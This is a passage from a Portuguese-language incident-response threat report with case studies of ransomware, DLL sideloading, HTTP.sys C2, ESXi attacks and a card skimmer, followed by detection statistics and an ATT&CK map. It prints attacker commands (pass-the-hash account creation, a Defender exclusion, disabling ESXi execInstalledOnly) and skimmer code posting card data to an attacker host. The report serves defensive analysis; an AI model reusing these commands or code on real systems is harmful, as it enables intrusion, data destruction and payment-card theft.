
Comandos usados:

```
Import-Module ./Invoke-TheHash.psd1

Invoke-WMIExec -Target "<IP>" -Domain "<DOMÍNIO>" -Username "<USUÁRIO>" -Hash "<HASH>" -Command "net
user User1 Password1! /ad" -verbose

Invoke-SMBExec -Target "<IP>" -Domain "<DOMÍNIO>" -Username "<USUÁRIO>" -Hash "<HASH>" -Command "net
user User2 Password1! /ad" -verbose

Invoke-SMBExec -Target "<IP>" -Domain "<DOMÍNIO>" -Username "<USUÁRIO>" -Hash "<HASH>" -Command "net
localgroup Administrators User1 /ad" -verbose
```



O objetivo do invasor foi alcançado desativando o AV implementado em vários endpoints usando a CVE-2025-7771 (descoberta por nossa equipe no driver ThrottleStop) e executando uma variante do MedusaLocker.

Estudo de caso 2

Uso de software legítimo para instalar DLL maliciosa (Sequestro de DLL) para a ferramenta Data Destroyer

O invasor abusou do MPDefender.exe (um executável legítimo do Microsoft Defender) e do Calibre (um aplicativo de gerenciamento de e-books) para fazer o carregamento lateral de arquivos DLL maliciosos (sequestro de DLL) como parte de um ataque de ransomware direcionado ao SAP NetWeaver (CVE-2025-31324, CVE-2025-42999). Infelizmente, o ransomware funciona como um destruidor de dados em vez de um ransomware comum, tornando impossível a recuperação completa dos dados na maioria dos casos.


Comportamentos destrutivos de criptografia de dados

O malware utiliza um esquema de criptografia múltipla baseado no tamanho do arquivo, que destrói efetivamente os dados em vez de mantê-los e solicitar um resgate.

Arquivos menores que 6 KB são totalmente criptografados com RSA-2048. Sem a chave privada do invasor, a recuperação é impossível.

Arquivos: 6 KB–5 MB: criptografados em dois segmentos. Os primeiros 6 KB com RSA-2048 e o restante com AES-256 em modo streaming. Embora a parte criptografada por AES possa ser parcialmente recuperável, o cabeçalho criptografado por RSA não pode ser descriptografado, fazendo com que os arquivos restaurados não possam ser utilizados por seus aplicativos associados.

Arquivos > 5 MB: Truncados e substituídos. Somente os primeiros 5 MB são retidos e criptografados por um algoritmo XOR simples. Todos os dados além desse ponto são destruídos de forma permanente. Por exemplo, um arquivo de 1 GB enfrentaria uma perda de dados irreversível de quase 995 MB. Nem mesmo o agente de ameaças poderia recuperá-los.



ID: T1574.002, T1053.005
Táticas:
Execução, Persistência, Escalação de privilégios, Evasão de defesa

Comandos usados:

MS DEFENDER
Uso de um binário legítimo do Microsoft Defender para o carregamento lateral de um backdoor malicioso e tarefas agendadas

```
c:\users\mpdefender.exe
cmd.exe /c "cd /d C:\users\public &amp;&amp; start "" "C:\users\public\Mpdefender.exe""
sideloaded the malicious Wiper DLL file - MpClient.dll (MD5 2DFEF0C375933B725C047A7E25B27CEE)
```

Tarefa agendada maliciosa (exemplo)

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
<Date>2025-06-19T08:36:48</Date>
<Author>REDACTED</Author>
<URI>\DefenderUpdatefor</URI>
</RegistrationInfo>
<Principals>
<Principal id="Author">
<UserId>S-1-5-18</UserId>
<RunLevel>HighestAvailable</RunLevel>
</Principal>
</Principals>
<Settings>
<DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
<Enabled>false</Enabled>
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
<IdleSettings>
<Duration>PT10M</Duration>
<WaitTimeout>PT1H</WaitTimeout>
<StopOnIdleEnd>true</StopOnIdleEnd>
<RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
</Settings>
<Triggers>
<TimeTrigger>
<StartBoundary>2025-06-19T12:30:00</StartBoundary>
</TimeTrigger>
</Triggers>
<Actions Context="Author">
<Exec>
<Command>cmd</Command>
<Arguments>/c "cd /d C:\users\public && start "" "C:\users\public\Mpdefender.exe""</Arguments>
</Exec>
</Actions>
</Task>
```

E-BOOK CALIBRE

Uso do binário legítimo do e-book Calibre (MD5 974666c57a6b54f333881cbb4d5075f9) para o carregamento lateral de um backdoor malicioso e tarefas agendadas:

```
c:\inetpub\calibre.exe
```

```
c:\inetpub\history\ca.exe
```

```
c:\program files (x86)\windows defender\calibre.exe
```

```
c:\inetpub\history\calibre-launcher.dll
```

Carregamento lateral de calibre-launcher.dll malicioso (MD5 7c6f83f4aaa783ebaaa2d6f64930f597) – um backdoor AdaptixC2.

POWERSHELL e FERRAMENTA DE PERSONIFICAÇÃO

Execução do script PowerShell para executar o binário impersonate.exe

```
powershell -nop -exec bypass -EncodedCommand
QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgACIAQwA6ACIA
Add-MpPreference -ExclusionPath "C:"
.\Impersonate.exe
.\Impersonate.exe list
.\Impersonate.exe exec 30 ipconfig
.\Impersonate.exe exec 30  "net user /domain>1.txt"
.\Impersonate.exe exec 30  cmd
.\Impersonate.exe exec 30  cmd /k whoami
.\Impersonate.exe exec 30  cmd
```

Estudo de caso 3

Uso da técnica antiforense de timestomping para evitar a detecção e o abuso das reservas de URL do Windows HTTP.sys para comando e controle furtivos

ID: T1070.006
Táctica: Evasão de defesa

Em uma investigação do DFIR relacionada a uma ameaça persistente avançada que visava o setor de telecomunicações, observamos o uso sistemático do timestomping para evitar a detecção e dificultar a análise forense. Após obter acesso inicial e estabelecer persistência, o invasor manipulou deliberadamente os carimbos de data/hora do sistema de arquivos para ocultar atividades maliciosas e misturar artefatos criados pelo invasor com arquivos legítimos do sistema.

O timestomping foi usado para modificar os carimbos de data/hora de criação, modificação e acesso dos arquivos, de modo que binários maliciosos, scripts e arquivos relacionados à persistência parecessem consistentes com a linha do tempo de instalação do sistema operacional ou com a atividade legítima do aplicativo. Isso reduziu significativamente a eficácia da análise forense baseada na linha do tempo e atrasou a detecção em ambientes de telecomunicações de grande escala com altos volumes de arquivos e registros.

A atividade foi identificada em múltiplos endpoints comprometidos, incluindo servidores que hospedavam serviços relacionados a telecomunicações e sistemas internos de gerenciamento. A manipulação de carimbos de data/hora foi observada principalmente durante os estágios de pós-exploração, especialmente após a implementação do payload e antes da movimentação lateral, indicando medidas deliberadas de segurança operacional por parte do invasor.

ID: T1071.001
Protocolo de camada de aplicativos: Protocolos da Web

Durante a investigação, identificamos o abuso das reservas de URL do Windows HTTP.sys como uma técnica furtiva de comando e controle e registro de ouvintes. Múltiplas amostras registraram prefixos de URL usando o padrão http://+:<porta>/, incluindo http://+:80/Temporary_Listen_Addresses/, uma reserva padrão da Windows Communication Foundation (WCF) que permite a qualquer usuário receber mensagens HTTP. Prefixos adicionais foram configurados em portas de serviço comumente expostas, como 80, 443 e 444, imitando deliberadamente endpoints legítimos do Exchange e do IIS, incluindo caminhos semelhantes aos serviços da Web Autodiscover e Exchange. Ao registrar esses prefixos de URL diretamente com HTTP.sys, o malware conseguiu receber solicitações HTTP de entrada no nível do kernel sem se vincular a um socket tradicional ou interferir no serviço IIS existente.

O uso de um identificador de host curinga forte (+) permitiu ao ouvinte aceitar solicitações endereçadas a qualquer nome de host ou valor de IP, independentemente do cabeçalho do Host, possibilitando que o malware operasse de forma transparente junto com serviços da Web legítimos. Em vários casos, configurações personalizadas introduziram caminhos adicionais de URL contendo palavras aleatórias do dicionário anexadas a pastas da Web existentes, garantindo que o tráfego malicioso se integrasse perfeitamente aos padrões normais de tráfego de aplicativos.



Essa abordagem aproveita o mecanismo de compartilhamento de portas do stack HTTP do Windows, introduzido no Windows Server 2003, em que HTTP.sys direciona solicitações para o processo de modo usuário apropriado com base nos prefixos de URL registrados. Ao abusar dessa arquitetura por meio da API do servidor HTTP ou pela interface .NET HttpListener, o invasor evitou a interação direta com processos de trabalho do IIS, reduziu indicadores observáveis e complicou bastante os esforços de detecção baseados em rede e host.

Comandos e APIs usados pelo agente de ameaça.

1 Registro de prefixo de URL por meio do HTTP.sys

A estrutura registra prefixos de URL diretamente com o stack HTTP do Windows para receber tráfego sem vincular um socket tradicional.

Uso subjacente da API (não baseado em CLI):

- HttpAddUrl
- HttpSetServiceConfiguration
- HttpCreateHttpHandle
- HttpReceiveHttpRequest

Essas APIs permitem que o malware registre prefixos como:

```
http://+:80/Temporary_Listen_Addresses/

https://+:443/autodiscover/autodiscovers/

https://+:443/ews/exchanges/

https://+:444/ews/ews/
```

Isso permite a interceptação de solicitação no nível do kernel por meio do HTTP.sys, ignorando os logs do IIS.

2 Abuso do .NET HttpListener (Wrapper sobre a API do servidor HTTP)

Muitas amostras da estrutura dependem da classe .NET HttpListener, que internamente encapsula a API do Servidor HTTP do Windows.

Comportamento observado:

```
HttpListener listener = new HttpListener();

listener.Prefixes.Add("https://+:443/autodiscover/autodiscovers/");

listener.Start();
```

Isso permite:

- Compartilhar a porta com o IIS
- C2 de entrada furtivo via HTTPS



Estudo de caso 4

Ransomware BlackNevas que abusa de configurações incorretas de rede para acessar ambientes físicos por meio de sistemas virtuais

Para instalar o ransomware BlackNevas, os criminosos invadiram todo um ambiente virtual. Para obter controle total e ativar várias ferramentas para persistência, o invasor primeiro localizou um servidor em uma infraestrutura virtual vulnerável. Como sua estratégia era causar um impacto maior, o invasor continuou examinando a infraestrutura após implementar uma versão do ransomware para Windows nos sistemas infectados.

Para potencializar o ataque, o invasor verificou segmentos inteiros e descobriu um sistema PRTG virtualizado. Infelizmente, a organização concedeu ao sistema PRTG virtualizado acesso e privilégios completos, permitindo que ele monitorasse tanto sistemas virtuais quanto físicos; assim, um invasor poderia atuar em ambientes virtuais e físicos e, por fim, comprometer todos os sistemas virtuais após obter acesso aos sistemas ESXi na infraestrutura corporativa.

ID: T1078.002
Contas válidas: Contas de domínio


Os invasores acessaram sistemas vitais do ambiente inteiro ao obter contas legítimas e identificar senhas recorrentes.

ID: T1021.001 e T1021.004
Serviços remotos: Protocolo remoto da área de trabalho e SSH

A movimentação lateral interna foi possível graças à manipulação dos protocolos RDP e SSH, que permitiram aos invasores acessar vários sistemas e intensificar o ataque.

ID: T1059.004
Intérprete de comando e scripting: Unix Shell

Os invasores usaram o comando ESXi para desativar as medidas de segurança do sistema, o que permitiu executar um programa ELF que criptografou os arquivos VMDK e produziu arquivos de preenchimento para dificultar o processo de recuperação de dados.



Linha do tempo da execução:

Atributos binários foram modificados e o binário foi executado:

```
[root]: chmod a+x esx
[root]: chmod 777 esx
[root]: ./esx /log
```

De acordo com os registros do sistema, o binário não foi executado devido a uma restrição do sistema.

```
[vob.uw.exec.installonly.violation] Execução de um arquivo não instalado evitada: ./esx
[esx.audit.uw.security.execInstalledOnly.violation] Execução de um arquivo não instalado evitada: ./esx
```

O invasor usou o comando esxcli para desativar a política execInstalledOnly:

```
[root]: esxcli system settings advanced set -o /User/execInstalledOnly -i 0
```

O sistema registra um aviso que envia uma notificação sobre a política desativada:

```
AVISO: … ExecInstalledOnly foi desativada. Isso permite que binários não instalados sejam executados no host. Conteúdo desconhecido pode gerar ataques de malware semelhantes ao Ransomware.
```

Por fim, a execução do ransomware é permitida e registrada como um aviso:

```
[vob.uw.exec.installonly.warning] Execução de arquivo não instalado: ./esx
```

Estudo de caso 5 Um web skimmer se fazendo passar por um JavaScript legítimo

Um novo web skimmer foi encontrado embutido em um script JQuery legítimo durante a investigação de um crime financeiro. O script malicioso executava várias ações do lado do cliente para copiar, criptografar e exfiltrar dados para um domínio controlado pelo invasor assim que usuários legítimos tentassem realizar uma transação.

ID: T1048.002
Exfiltração por protocolo alternativo - Exfiltração por protocolo não C2 com criptografia assimétrica

Comunicações criptografadas para reunir e roubar dados relacionados a atividades financeiras. O invasor criou um script que usava RSA para roubar dados do titular do cartão. Após o usuário fazer a inscrição, o script alterado explorava esse recurso para enviar uma cópia para um domínio em particular sob o controle dos agentes de ameaça:

As informações eram coletadas e enviadas usando um método POST:

```
const _x = {
    'RSA_PUBLIC_KEY': "--BEGIN PUBLIC KEY--\...<edited>…--END PUBLIC KEY--",
    'BACKEND_URL': atob("...<edited>…")
…
const _y = async _y => {
    try {
      const _z = await fetch(_xxx.BACKEND_URL, {
        'method': "POST",
        'headers': {
          'Content-Type': "application/json"
        },
        'body': JSON.stringify({
          'encrypted_data': _a
        })
      });
```

ID: T1560.003
Arquivar dados coletados: Arquivamento por método personalizado

Assim que o usuário registra as informações da transação, os dados são coletados e criptografados antes de serem enviados para um domínio sob controle dos agentes de ameaça. O script espera um evento do mouse para copiar as informações do cartão do lado do cliente depois que elas são registradas durante a transação.

```
    _b.addEventListener("mouseenter", async () => {
      try {
        const _d = {
          …
          'card_number': document.getElementById("card_number")?.['value'] || '',
          'expiry_date': document.getElementById("expire_date")?.["value"] || '',
          'cvv': document.getElementById("card_cvv")?.["value"] || '',
          …
        };
```

Para evitar conexões de monitoramento, os dados eram criptografados usando RSA e transferidos para um domínio codificado no script:

```
const _zz = new JSEncrypt();
      _zz.setPublicKey(…)
```

ID: T1036.005
Disfarce: Combinar localização ou nome de recursos legítimos

Como os invasores usaram um script jQuery válido para incluir recursos maliciosos, a organização não conseguiu identificar o material malicioso usando apenas a análise de nomeação de arquivo. Para materiais imutáveis nos serviços da Web, foram propostas técnicas de monitoramento de integridade de arquivos.

Estudo de caso 6 Injeção furtiva de backdoor em memória em processos críticos (Winlogon.exe e WerFault.exe)

ID: T1068, T1055, T1620
Tática: Escalação de privilégios, Evasão de defesa, Persistência, Comando e controle

Nossa investigação identificou **injeção de processo** furtiva em processos críticos do Windows, incluindo **Winlogon.exe** e **WerFault.exe**, a fim de estabelecer acesso resiliente e encoberto a sistemas comprometidos. Todas as implementações observadas foram limitadas a **servidores IIS**, indicando o direcionamento deliberado da infraestrutura voltada para a Internet.

Fluxo de execução e comportamento

O agente de ameaças injetava um **payload de shellcode embutido** diretamente no espaço de memória de processos selecionados em nível SYSTEM. Foi avaliado que o shellcode foi gerado usando a **estrutura Donut**, permitindo a execução independente da posição e o carregamento em memória de **assemblies do .NET** criptografados sem gravar artefatos no disco.

O shellcode injetado descriptografava e executava um payload .NET secundário que era fortemente ofuscado usando um ofuscador comercial, além de extensa ofuscação de classes, métodos e strings. Funcionalmente, o payload combinava as capacidades do **backdoor SDD** e do **proxy FOXSHELL**, fornecendo execução de comandos, proxy de tráfego e funcionalidades secretas de comando e controle.

O objetivo principal do shellcode injetado era estabelecer **comando e controle furtivos** registrando múltiplos **prefixos de URL HTTP.sys** usando **ServerManager** e **HttpListener**. Isso permitiu que o malware recebesse tráfego HTTP/S de entrada enquanto se integrava perfeitamente à atividade legítima dos serviços IIS e Exchange, reduzindo significativamente a visibilidade da detecção.

Os payloads injetados

1 Implante de tunelamento TCP .NET em memória (tcp_server.exe)

ID: T1090, T1071.001
Tática: Comando e controle, Evasão de defesa

Durante a investigação, um **implante .NET em memória** adicional, rastreado como **tcp_server.exe**, foi identificado. A amostra foi extraída de um **despejo de memória do processo WerFault.exe**, indicando execução deliberada sob um processo confiável de relatório de erros do Windows para burlar a detecção. O implante foi projetado para funcionar como um **proxy de tunelamento TCP**, permitindo ao invasor retransmitir o tráfego TCP arbitrário por canais HTTP/S.

O malware registrou ouvintes HTTP nas portas **80 e 443**, usando caminhos de URL que imitam endpoints de serviço legítimos. Esses ouvintes permitiram que o implante recebesse solicitações de entrada e enviasse tráfego para destinos TCP especificados pelo invasor, atuando como um mecanismo de retransmissão oculto.

Comunicação e tratamento de protocolos

O implante realizou a escuta nos seguintes endpoints:

```
https://*:443/DELAY_SRV/
http://*:80/DELAYS_SRV/
```

Dados de configuração foram entregues por meio de um cookie HTTP chamado user_token_api. O valor do cookie continha um blob de configuração codificado em Base64 que, uma vez decodificado, especificava o endereço IP de destino e a porta TCP para a conexão tunelada.

O implante era compatível com vários tipos de solicitações, controladas por meio de um parâmetro de solicitação:

- c: estabelecer uma conexão de socket TCP
- w: gravar dados de solicitações HTTP de entrada no socket TCP
- r: ler dados do socket TCP e retornar na resposta HTTP

Esse design permitia tunelamento bidirecional completo do tráfego TCP por HTTP/S, possibilitando que invasores usassem comunicações como proxy para sistemas internos ou externos enquanto se misturavam aos padrões normais de tráfego da Web.

Observações

Embora a amostra contivesse uma função de ofuscação baseada em XOR, ela não foi usada ativamente durante a execução, sugerindo uma funcionalidade dormente ou uma base de código compartilhada com outras ferramentas. A execução exclusiva em memória, combinada com tunelamento baseado em HTTP e execução sob um processo legítimo do Windows, reduziu significativamente artefatos forenses e detecções complicadas.

2 Implante de controle SSH e SFTP em memória (SSH_client.exe)

ID: T1021.004, T1105, T1055
Tática: Movimentação lateral, Comando e controle, Evasão de defesa

Um segundo implante .NET em memória, identificado como SSH_client.exe, foi recuperado da memória do processo WerFault.exe junto com o componente de tunelamento TCP. Esse implante proporcionava ao invasor acesso SSH interativo e capacidades de transferência de arquivos, permitindo execução remota de comandos, carregamento e exfiltração de arquivos por meio de protocolos SSH e SFTP.

O implante iniciava a execução criando um mutex global para impor a execução de instância única e, então, se conectava a um pipe nomeado, que era usado como seu principal canal de tarefas e controle. Os parâmetros das tarefas eram entregues pelo pipe nomeado, permitindo controle dinâmico sobre o comportamento do implante sem precisar de reimplementação.

Capacidades funcionais

O implante realizava vários tipos de tarefas, incluindo:

- SpawnShell: estabelecer uma sessão de shell SSH interativa
- Upload: carregar arquivos em um sistema remoto usando SFTP
- Download: baixar arquivos de um sistema remoto usando SFTP
- Ls: listar arquivos e diretórios em um sistema remoto usando SSH

Para operações de shell interativo, o implante criou uma thread dedicada que monitorava um pipe nomeado auxiliar em busca de sinais de controle. Após a conclusão ou encerramento da tarefa, o implante realizou operações de limpeza, encerrando sessões SSH, identificadores de pipe nomeado e fluxos associados para minimizar artefatos residuais.



Arquitetura interna

As classes de suporte lidavam com o relatório de status de tarefas e o gerenciamento de sessões SSH/SFTP, incluindo o tratamento de autenticação tanto para acesso baseado em senha quanto em chave privada. O uso de pipes nomeados para tarefas e controle permitiu que o implante operasse independentemente dos canais tradicionais de comando e controle baseados em rede após os parâmetros terem sido entregues.



Impacto e observações

A combinação de **execução em memória, abuso de protocolo legítimo e disfarce de processo** permitiu ao invasor realizar operações de movimentação lateral e transferência de dados com visibilidade mínima. Ao aproveitar os protocolos padrão SSH e SFTP, o implante integrou atividades maliciosas ao tráfego administrativo esperado, especialmente em ambientes nos quais o acesso SSH é prática habitual de gerenciamento e manutenção.

Avaliação geral

A descoberta de ambos os implantes, junto com o LIONTAIL e esse tipo de injeção de memória, destaca uma **arquitetura de ataque em camadas e modular**, em que componentes especializados são implementados para fornecer capacidades de tunelamento, acesso remoto e transferência de arquivos conforme necessário. Essa abordagem modular permitiu ao invasor adaptar as operações de forma dinâmica, mantendo uma baixa presença forense em sistemas de telecomunicações e infraestrutura comprometidos.

Regras de detecção de MDR frequentemente acionadas

Em 2025, o MDR detectou 1.122 cenários exclusivos com conversões diferentes de zero. Nesta seção, abordaremos os cenários acionados com maior frequência, que, juntos, correspondem a mais de 34% de todas as detecções, e analisaremos suas contribuições com base na gravidade do incidente.

Cenário de detecção	Comentários	Telemetria e enriquecimento necessários	Contribuição geral e por gravidade
Inicialização de um objeto com má reputação[23]	Qualquer cenário de inicialização de arquivos, script de comando ou abertura de documentos do Office com má reputação	Qualquer evento de telemetria contendo o processo que inicia o evento **Reputação do arquivo/script/documento do Office**	• Alta: 9,9% • Média: 4,8% • Baixa: 0,7% **Geral: 3,8%**
URL de má reputação encontrada na linha de comando	Linhas de comando são extraídas de todos os eventos de telemetria e verificadas quanto à reputação	Qualquer evento de telemetria que contenha uma linha de comando **Reputação da URL**	• Alta: 8,0% • Média: 4,7% • Baixa: 0,7% **Geral: 3,7%**
Acesso de rede a um host malicioso	Um host remoto de qualquer evento de conexão é verificado quanto à reputação	Acesso de rede, acesso HTTP **Reputação do host ou IP remotos**	• Alta: 6,7% • Média: 4,1% • Baixa: 5,1% **Geral: 4,5%**
Detecção de EPP em processo do sistema	Detecções em processos legítimos que fazem parte do sistema operacional	Qualquer evento de telemetria que contém um veredito de EPP	• Alta: 10,2% • Média: 1,4% • Baixa: 0,2% **Geral: 1,3%**
Detecção relacionada a APT	Detecções em uma campanha de APT conhecida	Detecção de EPP **Lista de detecções relacionadas à APT**	• Alta: 4,2% • Média: 1,5% • Baixa: 0,9% **Geral: 1,4%**
Anexo de e-mail malicioso	Detecção em um anexo de e-mail, incluindo a detecção de atividade suspeita	Telemetria recebida por e-mail Detecção de EPP	• Alta: 2,4% • Média: 3,8% • Baixa: 1,2% **Geral: 3,0%**
Uso do cliente SMB do Impacket[24]	Múltiplas conexões de um endereço IP com cliente SMB do Impacket	Detecção do componente IDS da EPP no tráfego de rede	• Alta: 1,2% • Média: 1,5% • Baixa: 0,1% **Geral: 1,1%**
Detecção de sandbox	Acionamento do sandbox como parte da detecção de KATA. Não há um veredito exato da EPP para o objeto suspeito	Veredito de Sandbox **Veredito da EPP para o objeto**	• Média: 10,1% • Baixa: 0,3% **Geral: 7,2%**
Detecção de IDS	IDS de rede como parte da detecção KATA	Veredito do IDS do KATA	• Alta: 0,2% • Média: 7,1% • Baixa: 0,3% **Geral: 5,0%**
Tráfego suspeito do host	IDS de rede como parte da detecção KATA	Veredito do IDS do KATA com relação a tráfego suspeito ou tráfego de ferramenta adversária conhecida	• Alta: 0,2% • Média: 4,3% • Baixa: 0,8% **Geral: 3,2%**

23 Kaspersky Scan Engine

24 Github. Impacket

Mapa de técnicas

TA0001: Acesso Inicial	TA0002: Execução	TA0003: Persistência	TA0004: Escalação de Privilégios	TA0005: Evasão de Defesa	TA0006: Acesso de Credencial	TA0007: Descoberta
T1566: Phishing	T1204: Execução de Usuários	T1098: Manipulação de Contas	T1546: Execução Desencadeada de Eventos	T1078: Contas Válidas	T1555: Credenciais de Lojas de Senhas	T1087: Detecção de Contas
T1190: Exploração de aplicações expostas na internet	T1569: Serviços do Sistema	T1547: Execução de Inicialização ou Login de Autoinicialização	T1548: Abuso de Mecanismo de Controle de Elevação	T1562: Obstrução de Defesas	T1558: Roubo ou Fraude de Tíquetes Kerberos	T1046: Descoberta de Serviços de Rede
T1189: Comprometimento Colateral	T1053: Tarefa/Trabalho Agendado	T1505: Componente de Software do Servidor	T1068: Exploração para Escalação de Privilégios	T1027: Ocultação de Arquivos ou Informações	T1552: Credenciais Desprotegidas	T1033: Detecção do Proprietário/Usuário do Sistema
T1200: Adições de Hardware	T1047: Instrumentação de Gerenciamento do Windows	T1574: Fluxo de Execução de Sequestro		T1484: Modificação de política de domínio ou locatário	T1003: Dumping de Credenciais do SO	T1069: Detecção d e Grupos de Permissão
T1195: Comprometimento da Cadeia de Suprimentos	T1059: Intérprete de Geração de Scripts e Comandos	T1136: Criar conta		T1055: Injeção de Processos	T1110: Ataques de Força Bruta	T1016: Descoberta de Configuração de Rede do Sistema
T1659: Injeção de conteúdo	T1559: Comunicação Intra-Processos	T1543: Criação ou Modificação de Processo do Sistema		T1218: Execução de Proxy Binário de Sistema	T1649: Roubo ou Fraude de Certificados de Autenticação	T1049: Descoberta de Conexões de Rede do Sistema
	T1203: Explorações para Execução de Clientes	T1133: Serviços Remotos Externos		T1564: Ocultação de Artefatos	T1557: Ataque Man-in-the-Middle	T1482: Detecção de Domínios de Confiança
	T1129: Módulos Compartilhados	T1137: Inicialização de Aplicativo do Office		T1036: Disfarce	T1556: Modificação de Processos de Autenticação	T1082: Descoberta de Informações do Sistema
	T1106: API Nativa	T1176: Extensões de software		T1112: Modificação de Registro	T1212: Exploit de Credenciais de Acesso	T1018: Detecção Remota do Sistema
	T1072: Ferramentas de Implementação de Software	T1037: Scripts de Inicialização ou Inicialização de Login		T1553: Subversão de Controles de Confiança	T1040: Sniffing de Rede	T1012: Registro de Consultas
		T1542: Inicialização Pré-SO		T1207: Controlador de Domínio Genérico	T1606: Fraude de Credenciais da Web	T1007: Descoberta de Sistema de Serviço
		T1554: Comprometimento do binário do software do cliente		T1620: Carga de Código Reflexivo	T1187: Autenticação Forçada	T1615: Descoberta de Política de Grupos
